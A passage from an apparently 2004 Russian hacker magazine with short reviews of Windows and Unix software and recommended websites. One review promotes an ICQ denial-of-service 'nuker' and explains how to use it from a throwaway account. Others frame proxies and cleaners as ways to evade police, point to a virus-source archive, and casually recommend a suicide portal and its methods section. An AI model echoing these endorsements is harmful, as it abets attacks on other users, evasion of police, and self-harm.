


SBRUNSCR V 2.46



Windows 9x/Me/NT/2k/XP
Shareware
Size: 77 Кб
http://serbis.pisem.net

Мощная система для управления обоями Рабочего стола, предназначенная для слабых машин и админов, которые ненавидят тратить системные ресурсы на разного рода «украшательства». SBRunScr весит всего 77 Кб, может загрузиться вместе с Windows, сделать дело и вырубиться. Тем не менее, тот, кто хотя бы раз видел меню настройки этой софтины, никогда не назовет ее примитивной. SBRunScr поддерживает форматы jpg, emf, bmp, gif, ico, PNG, ссылки на FTP и HTTP файлы и обладает приличным механизмом смены/управления обоями. Отдельная вкладка программы позволяет сконфигурировать календарик, который каждый раз будет впечатываться в фоновую картинку. Также SBRunScr может несколькими способами блокировать машину в отсутствие юзера, напоминать ему о заранее заданных событиях, делать прозрачным фон под текстом иконок, управлять скринсейверами и даже в активном состоянии отжирать не больше 700 Кб памяти при нулевой загрузке процессора.




WINDOWS FINDER




Win 98/2k/NT/XP
Freeware
Size: 377 Кб
vke.ru/wf/

Скажи, часто ли случалось так, что тебе нужно было скопировать какой-нибудь текст из области приложения, где физически сделать это не представляется возможным? Я имею в виду, например, строку состояния файла в винде, где написан его размер, дата создания и т.д. Рад познакомить тебя с Искателем Окон, который копирует буквально все, что движется и не движется. Необычайно компактная и дизайнерски интересная прога работает просто: наводишь курсор на текст, который нужно скопировать, нажимаешь Ctrl и из окна софтины забираешь его в готовом виде. Не забудь потом снова нажать Контрол :). Еще можно послать любому окну свой собственный хекс-код, поменять его размер в пикселях и т.д. - то есть все, что нужно для души. Также можно узнать много полезной информации об активных окнах, например, слева от "G" содержится идентификатор окна, по научному - HWND. Справа - класс окна и многое другое. Подробное описание всех возможностей программы ищи на сайте автора. Кстати, еще один приятный момент: программа поставляется с исходниками.





AMAYA V 8.5




POSIX, Mac OS X, Windows
Size (в .gz): 9,486 Кб
www.w3.org/Amaya/
Лицензия: W3C

К сожалению, из-за доминирования Internet Explorer'а HTML-код большинства сайтов стал непременно затачиваться под него, в то время как по-настоящему правильным браузером является Amaya. Разработан он небезызвестным консорциумом W3C, и уж его представителям лучше других известно о том, каковы они, Web-стандарты (из них программа поддерживает HTML 4.01, XHTML 1.0/1.1/Basic, HTTP 1.1, MathML 2.0, CSS 2, SVG). Amaya при отображении сайтов способна беспощадно продемонстрировать все неточности кода, не закрывая глаза (как это делают остальные) даже на мелкие в нем недочеты. По этой причине продукт W3C, возможно, не стоит рекомендовать в качестве основного обозревателя для рядового пользователя, но его ценность для web-разработчиков (в первую очередь, для HTML-кодеров), желающих создавать правильные сайты, очевидна. Подтверждает этот статус и официальная характеристика Amaya ("W3C's Editor/Browser") - это не просто обычный браузер, а программная интеграция Web-редактора (WYSIWYG) с Web-обозревателем. Любую загруженную в браузере страницу можно смело изменять или просто внимательно изучать, для чего в меню "Views" представлены расширенные возможности, вроде просмотра структуры или найденных ошибок. Даже показываемый исходный код напрямую привязан к видимой картинке: при клике на какую-либо строку кода в "View source" браузер помечает соответствующую ей строку с изображаемым видом страницы.








PERMEO SECURITY DRIVER V 4.2

Win 98/2k/NT/XP
Shareware
Size: 7900 Кб
www.permeo.com

Какое слово из 12 букв, начинающееся на "безо" и оканчивающееся на "пасность", является верным спутником хакера? (Нет, не экскаватор ;).) Правильно, безопасность! Ведь неосторожно засветив родной IP'шник или проболтавшись подруге из чата о своих хакерских достижениях, взломщик дает правоохранительным органам пищу для размышления. И если в случае с болтливой девчонкой софт бессилен, то оставить на голодном пайке отдел "К", скрыв от злых глаз заветный айпи, с радостью поможет эта софтина. Ее предназначение - подружиться со всеми твоими хакерскими тулзами и научить их работать через socks5 прокси. И Permeo с этим, я тебе скажу, справляется! Гибкие настройки позволяют определить, каким приложениям нужно вести себя секьюрно, а какие могут бесстрашно шерстить просторы Сети, не скрываясь. И ведь правда, ну ни к чему смотреть Масяню через цепочку проксей по всему миру, согласись :). PMS поддерживает много различных типов сетевых аутентификаций, таких как SSL, Windows Domain authentication и еще много других страшных слов, которые ты скоро будешь иметь счастье лицезреть сам. Как, ты еще не качаешь?






NESSUS V 2.0.10

POSIX, Mac OS X, Windows*
Size: 3864 Кб
www.nessus.org
Лицензия: GNU GPL

Nessus Security Scanner - одно из наиболее популярных open-source приложений, предназначенных для проведения "исследований" в сфере информационной безопасности. В данном случае слово "Scanner" подразумевает не только избитую и обыденную возможность сканирования портов, но и пристальное изучение всех найденных у жертвы сервисов. Главная цель Nessus - обнаружение уязвимостей на удаленной (или локальной) машине. Информация о дырах берется из ежедневно (!) обновляемой базы данных, создаваемой на основе последних сообщений Bugtraq и прочих security issues. Ошибки исследуются в предварительно найденных сервисах, и из всех потенциальных опасностей создаются подробные отчеты по каждому сервису. Программа наделена возможностью распознавания сервисов не по тупой привязке к портам, а с толком, чувством, расстановкой. Не чужды Nessus и дополнения, в просторечии называемые plug-ins, и даже собственный язык (NASL) для упрощения и ускорения процесса сканирования. Приложение построено по схеме клиент-сервер, т.е. состоит из двух основных компонентов: демона nessusd и непосредственно клиента с графическим интерфейсом. Сделано это для того, чтобы можно было проводить сканирования с других компьютеров, установив себе только клиента. Nessus умеет одновременно сканировать неограниченное количество машин, обладает полной поддержкой SSL (сервисов вроде https, smtps, imaps и т.п.).

* Версия для Windows называется NeWT ("Nessus Windows Technology") и проживает по адресу www.tenablesecurity.com/newt.html.








CHEMTOOL V 1.6

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 350 Кб
ruby.chemie.uni-freiburg.de/~martin/chemtool/
Лицензия: GNU GPL

В последнее время (судя по freshmeat.net) идея создания программ для графического изображения химических формул стала популярной среди разработчиков open-source ПО. И Chemtool - одна из таких. Примечательна она простотой использования: ее интерфейс быстро освоит и плохо знакомый с химией человек. В частности, способствуют этому "Заготовки", содержащие готовые картинки к распространенным химическим формулам (представлены карбоциклы, гетероциклы, сахара). После размещения всех элементов связи между молекулами можно изогнуть в произвольной форме, для наглядности сделать соответствующие подписи, а в завершение узнать информацию о получившемся продукте (или выделенном объекте). Из данных выдается общая формула, молекулярная масса и процентное соотношение веществ.







ICQT2D BY DYADYA

Win 98/2k/NT/XP
Freeware
Size: 168 Кб
sale.asechka.ru/dyadya/

Эксклюзив. Никакого другого рабочего нюкера аськи ты в инете не найдешь, я тебя уверяю! Человек со смешным ником Dyadya обнаружил уязвимость в клиенте ICQ2001/2002/2003a, написал эксплойт и, не пожадничав, выложил его в Сеть для свободного скачивания. Time 2 Disconnect для нюкалки очень подходящее название, так как после смертельного клика по пимпе с устрашающим лозунгом "DO IT!" уин недоброжелателя вылетит в офлайн, а сама аська подвиснет. Настройки примитивны до безобразия: регистрируешь новый 9-значный номер (ты же не будешь нючить со своего номера аси, ага?), заносишь его данные в поля UIN и PASS, а номер жертвы, соответственно, аккуратно вбиваешь в Target. Все, осталось сделать вышеописанный смертельный клик. Кстати, кликать можно в двух языковых режимах: английском и, если ты предпочел урокам английского в школе бутылочку пива с другом, родном русском. Защититься от атаки можно, запретив все ненужные Event'ы в Security настройках клиента.



CLAM ANTIVIRUS V 0.70



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 2292 Кб
www.clamav.net
Лицензия: GNU GPL

Вирусы для UNIX-систем, может, многим еще и кажутся экзотикой, а антивирусы - ненужной ерундой, но ведь если их кто-то делает, кто-то скачивает, значит, нужда есть. Нужно, например, для того, чтобы была возможность поиска (и устранения) вирусов на fat32-разделе, не покидая Linux. Clam AntiVirus (ClamAV) по популярности с легкостью бьет все иные открытые приложения, специализирующиеся на борьбе с вирусами/червями/троянами, даже несмотря на то, что главной его целью является интеграция с почтовыми серверами (сканирование прикрепленных файлов). Основой служит демон clamd, на который уже непосредственно и опирается сам сканер. Выполнено все в консольном интерфейсе (хотя есть и графический frontend под KDE с названием Klamav). База вирусов на момент написания статьи содержала 21075 наименований, что является вполне солидным показателем, и, что очень важно, пополняется ежедневно. ClamAV поддерживает архивы основных форматов (rar, zip, gzip, bzip2), а также стандартные для UNIX почтовые ящики (Mbox, Maildir).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В FARe есть одна очень полезная функция: расширенное сравнение. С ее помощью можно побайтово сравнить файлы, причем они могут быть вложены в каталоги. Для чего это нужно? Например, при записи на CD бывают случаи, когда визуально файлы переписались нормально, но в структуре файла допущена ошибка (достаточно одного неверного символа), и файл может не запуститься или работать с глюками. Вот в этот момент и пригодится расширенное сравнение. Вызвать его можно клавишей F11.

Ser@fim
serafim31377@bk.ru




MHWAVEEDIT V 1.2.9




Linux
Size (в .bz2): 251 Кб
www.mtek.chalmers.se/~hjormagn/mhwaveedit.htm
Лицензия: GNU GPL

mhWaveEdit - очень простой графический аудиоредактор файлов формата WAV. Программа содержит минимум самых необходимых функций и ни в коем случае не претендует на конкуренцию с гигантами обработчиков звука. Позволяет выбирать заданные участки, перемещать их, вырезать и копировать, умеет конвертировать аудио в разные частоты и режимы (моно/стерео), а также разбивать (потом и объединять) сигнал на несколько каналов и управлять скоростью воспроизведения. Предоставлен скромный набор эффектов, есть возможность увеличения/уменьшения изображаемой аудиодорожки для доскональной работы. В качестве миксера по умолчанию используется xmixer. Для оптимизации работы предусмотрена загрузка редактируемого файла в оперативную память, если его объем мал (в противном случае он обрабатывается прямо с жесткого диска).




NIGHTFALL V 1.38



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 901 Кб
www.lsw.uni-heidelberg.de/users/rwichman/Nightfall.html
Лицензия: GNU GPL

По заявлению самого разработчика, Nightfall - "астрономическое приложение для забавы, обучения и науки". В сущности же, Nightfall действительно ничего полезного для среднестатистического обывателя не производит. Единственное, что может привлечь внимание неподготовленного пользователя - не лишенные интересных видов движущиеся через заданный интервал времени объекты сферических форм, положения которых еще и могут быть изменены легкими движениями мышки. Процесс сопровождается рисованием двух графиков, показывающих, как выяснится позже, освещенность и скорость вращения. Загадочными объектами являются звезды, а все это вместе - система двойной звезды. Для нее (точнее, даже для них - звезд-то две) и рассчитываются физические данные, причем учитывается при этом огромное множество различных факторов, изменять/убирать/добавлять которые можно при помощи простого и понятного (знакомым с физическими терминами на английском :)) графического интерфейса.




WINDOW WASHER V 5.0



Wind 98/ME/NT/2k/XP
Shareware
Size: 2,6 Мб
www.webroot.com/wb/products/windowwasher/index.php

Затронув тему инет-безопасности, нельзя не упомянуть эту софтинку. Как видно уже из названия, Уошер - твоя личная уборщица, которая к тому же первые 30 дней работает, не претендуя на зарплату (trial version). Что же она подчищает? Программа следит за сохранностью твоей задницы, затирая по команде или автоматически, если установлено в многочисленных настройках, кукисы, различные бесполезные для тебя и полезные в следствии лог-файлы, и одновременно удаляет ненужный хлам с жесткого диска, который любят сохранять такие гранды софтверного мира, как MS. Умелое интегрирование с самым популярным софтом (браузеры, мессенджеры, почтовики и т.д.) и самой виндой не может не радовать. К примеру, чтобы удалить файл с винта так, чтобы потом утилиты по восстановлению удаленных файлов посасывали чупа-чупс, нужно просто кликнуть по файлу/директории и выбрать "Shred (wash with bleech)". И очень радует глаз автоматическая очистка по всем заданным параметрам при определенном событии, например, при выходе из системы. Одним словом (вернее, двумя) - must have!






BCARCHIVE V 1.0.0BETA



Win 98/ME/NT/2k/XP
Shareware
Size: 2,1 Мб
www.jetico.com/bcarchive.htm

Программа разработана компанией Jetico, которая уже достаточно громко заявила о себе в Сети своими секьюрити-приложениями (BestCrypt, BCWipe и другие), для создания защищенных архивов с файлами. Надо сказать, что вариантов защиты здесь флоппи-дисководом жуй: тут тебе и обычная защита паролем без шифрования, и приватная работа, основанная на публичных ключах, причем существующие PGP ключи поддерживаются! (Кстати, в некоторых хакерских кругах ходят упорные слухи, что все версии PGP старше шестой имеют лазейку для ФБР. Скорее всего, это обычная утка, но все же в сознании остается негативный осадок.) Сапортятся такие симметричные алгоритмы криптографии, как IDEA, Blowfish, Triple-Des и Cast5, каждый из которых можно несколько раз усложнить настройками, если ты совсем параноик :). Также не забыты и hash-алгоритмы - SHA-1, MD5, RIPEMD-160, а про асимметричные RSA, ElGamal/Diffle-Hellman я вообще молчу. Так что браузер в руки (если ты пожалел 40 р. и купил журнал без дисков) - и в путь!




NEW RELEASE



CRYSTALPLAYER V 1.76 PRO

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1542 Кб
www.crystalplayer.com

Новые версии BSPlayer'а (www.bsplayer.org) выходят регулярно, но свежие фишки в них либо отсутствуют, либо очень успешно маскируются. Такое поведение наводит на мысль об одном вечно обновляющемся мейлере и вызывает сильное раздражение из-за зря потраченного на закачку времени. В этой связи я принял решение послать BSPlayer подальше и пересесть на видеоплеер отечественного производства. Тем более что у нас и в самом деле производится мощная прога с оригинальным движком, которая носит гордое имя CrystalPlayer. Из основных прелестей софтины стоит отметить поддержку динамических XML-скинов, удобную настройку яркости/насыщенности/контрастности и громкости, наличие Boss Key, системы автоматической подгрузки дополнительных кодеков, а также крайне симпатичное экранное меню. Применение самодельного движка (а не просто создание красивой оболочки к стандартному компоненту ActiveMovie) позволило разработчику обеспечить быструю работу программы при низких системных требованиях (начиная со старших версий первого пня) и потешить сердце продвинутого юзера возможностью доступа к огромному числу тонких настроек ядра проигрывателя. Кроме того, CrystalPlayer может похвастаться неплохим набором видеофильтров для улучшений качества изображения (тоже достаточно быстрых). Одна из специфических особенностей проги – умение проигрывать обрезанные (недокачанные, битые) avi-файлы. Хотя начинающих пользователей, конечно же, в первую очередь заинтересует не это, а режим Превью, активация которого приводит к появлению на экране интерактивного списка видеофайлов, каждый пункт которого украшает картинка из соответствующего фильма, а также название файла, его размер и характеристики видео.



b00b1ik (b00b1ik@real.xakep.ru), Иван Скляров (Sklyarov@real.xakep.ru)





WWW

ВСЯ ПРАВДА О СУИЦИДЕ

www.mysuicide.ru


Очень интересный портал, посвященный проблеме самоубийства. Сайтов схожей тематики в рунете полно, однако этот ресурс выгодно отличается от многих других тем, что его создатели сами очень интересуются вопросами смерти. В частности, им интересен добровольный уход в мир иной aka суицид. На сайте собрано множество материалов, касающихся самоубийства: мнения людей, пробовавших свести счеты с жизнью, способы самоубийств (не поваренная книга анархиста, как на многих других проектах), мнения экспертов о смерти как таковой. Хочется отметить, что на mysuicide.ru существует раздел, в котором рассказано о некоторых мифах - способах, которыми ни в коем случае нельзя пользоваться, потому что к смерти они не приведут, а лишь сделают тебя калекой или подпортят здоровье. Очень интересный ресурс, рекомендую посетить. Не для того чтобы добровольно потом помереть, а для общего развития, потому что на сайте очень много информации, обладая которой, потом, в компании, при удачном моменте, можно будет блеснуть своими знаниями и зацепить падкую на умных парней девчонку :).



VIRUSES DON'T HARM, IGNORANCE DO!

http://vx.netlux.org


Когда-то в России была сильная вирусная сцена. Существовало множество команд, выходили десятки электронных журналов, посвященных вирусным технологиям. Самым известным из журналов был, пожалуй, Infected Voice под редакцией небезызвестного LovinGod'a. Однако постепенно многие известные вирмейкеры ушли со сцены, команды развалились, а журналы перестали издаваться. Но сцена не умерла. Этот ресурс, судя по всему, создан нашим соотечественником и содержит просто огромное число вирусных e-zines, исходников, движков вирусов, статей и книг.



ЧИТАЙ ЛУЧШЕЕ!

www.accu.org


В последние годы не приходится испытывать недостатка в компьютерной литературе - полки книжных магазинов ломятся под тяжестью "кирпичей" в цветных обложках. Встает другая проблема: как выбрать то, что действительно заслуживает внимания? Этой проблемой уже давно озаботились за рубежом, поэтому создали ресурс (в первую очередь для программеров), где каждый, прежде чем купить книгу, может посмотреть о ней отзывы беспристрастной комиссии. Всем книгам присвоен рейтинг от Highly Recommended до Not Recommended. Рассматривая полки отечественных магазинов, к сожалению, частенько можно увидеть переводы книг, помеченных как Not Recommended :(. Смотри внимательно!



И ТЕБЯ ПОСЧИТАЮТ, И МЕНЯ ПОСЧИТАЮТ

www.crime-research.ru

С 2001 года некий Центр исследования компьютерной преступности (Computer Crime Research Center) проводит свои исследования. Собрались несколько десятков дядек-профессоров и пишут научные труды, берут интервью, выкладывают новости... О чем? Да о твоих сетевых шалостях! Конечно, без наших американских друзей здесь не обошлось. При поддержке Американского университета (г. Вашингтон) проводится конкурс научных статей с денежными грантами, а весь контент сайта скрупулезно выкладывается на английском здесь: www.crime-research.org.



АССЕМБЛЕР В UNIX


http://linuxassembly.org

Сейчас программирование на ассемблере это удел немногих любителей, а программирование на асме под *nix - это вообще для истинных фанатов :). Однако уметь программировать на асме под никс для хакера архиважно (а как ты собрался писать эксплойты? ;)). Этот ресурс поможет тебе этому научиться, причем под разные unix-like оси (Linux, *BSD, Solaris, BeOS, ...), под разные платформы (IA32 (x86), IA64 (Itanium), SPARC, ...) и с использованием различных компиляторов (as, gas, nasm, ...). Имеется российское зеркало: http://la.kmv.ru.



"СВИНЬЯ В ПОДНЕБЕСНОЙ"


www.ferryhalim.com/orisinal/g3/pig.htm



После того как "Татушки" забили на проект Вани Шеповалова "Тату в поднебесной", продюсер известной поп-группы решил продвигать свое новое детище в интернете. Теперь нет двух помпезных девах с нездоровыми сексуальными наклонностями. Теперь всем заправляют молочные поросята. Смысл игры заключается в том, чтобы выстроить как можно выше пирамиду из молоденьких хряков. Хряк летит на шарике, ты его ХОП - и другому на башку сажаешь. Вся беда в том, что время ограничено. И надо за небольшой промежуток времени успеть набрать наибольшее количество очков. Очки даются за каждую вновь усаженную на верхушку пирамиды свинку, но этого мало. Еще необходимо собирать пирожки, которые подвешены в небесах. А, чуть не забыл! Еще иногда вылетает чайка с часами и пытается ими убить поросенка насмерть. Если поймаешь часики, то момент твоего проигрыша отложится еще на 20 секунд. Не знаю, я набирал максимум 12000 очков, а какие-то китайские читеры умудряются насшибать и по сорок тысяч. Игрушка меня затянула так, как ни одна квака или контра. Если надо убить время на работе или просто оттянуться, свиньи всегда придут на помощь.

SUPREME VS. LJ

www.supreme2.by.ru




За личной жизнью Сергина Стасика, проживающего в краснознаменном поселке городского типа Донецк, добрая половина рунета наблюдает уже почти год. Дневники простого парня из 11 класса переплюнут любой ЖЖ, каким бы смешным он ни был. На протяжении вот уже почти года Стас пытается исполнить свою давнюю мечту: "тогохнуться". Это значит, что он хочет однажды встретить девушку, с которой потом переспит, лишится девственности и придет в школу в новом учебном году "с фигурой и новыми впечатлениями". К сожалению, за лето ему не удалось найти подходящую партнершу, потому что в каждой из девушек его что-нибудь не устраивало. То у одной ремень красный, то другая не носит кроссовки, и если нападут гопники, они не смогут убежать, то у сестры третьей на ногах пальцы длинные. Логика этого парня не поддается никакому анализу. Его наивность не может не умилять. Каждый новый описанный день приводит меня в чувство поросячьего восторга и восхищения, поэтому дневники Суприма до сих пор мне не наскучили. А как ты смотришь на тот факт, что всех, о ком Стас пишет, он награждает прозвищами? "Пуфик" - потому что низкий. "Горбун" - потому что когда ездит на мопеде, у него горб на куртке вздувается. "Миша" - потому что рот большой.
В общем, это надо обязательно читать! Строго рекомендую! :)

SHAREWARE RUSSIA

www.swrus.com

Сайт о том, как зарабатывать деньги, не имея диплома об образовании, опыта, связей, и при этом не выходя из дома. Достаточно только уметь и любить программировать! ;) Здесь люди, сами уже успевшие долгое время повариться в этом бизнесе, расскажут обо всех премудростях и тонкостях шароварева в российских условиях. Советую начать с раздела FAQ, затем прочитай рекомендуемые статьи и книги, пройдись по ссылкам и не забудь подписаться на предложенные рассылки.




ЗЕЛЕНЫЕ ЧЕЛОВЕЧКИ

www.greenman.ru/flash_index.html



Страничка зеленых человечков. На этом сайте мутанты с повышенной концентрацией хлорофилла в крови выкладывают свои придуманные новости. Такое удовольствие почитать вечерком свежие материалы о том, например, что авиакомпании запретили провоз с собой одновременно трех пассатижей, потому что участились случаи провоза более трех пассатижей и т.д. Это так расслабляет после ежедневной информации по телевизору о том, что террористы захватили очередной самолет, загорелась труба нефтепровода и прочего негатива. К тому же, на сайте зеленых человечков есть куча флеш-мультиков, которые дадут фору любой Масяне и Бивису с Батхедом. В главных ролях мультфильмов выступают, как ни странно, зеленые человечки с большими губами и смешными голосами. Это не инопланетяне, как может показаться сначала. Это просто плод накуренного воображения. Об этом свидетельствует заплетающаяся речь персонажей и полная неразбериха в мыслях, которые они хотят донести до зрителей. Меня очень пропер этот ресурс еще и потому, что его дизайн выполнен на пять с 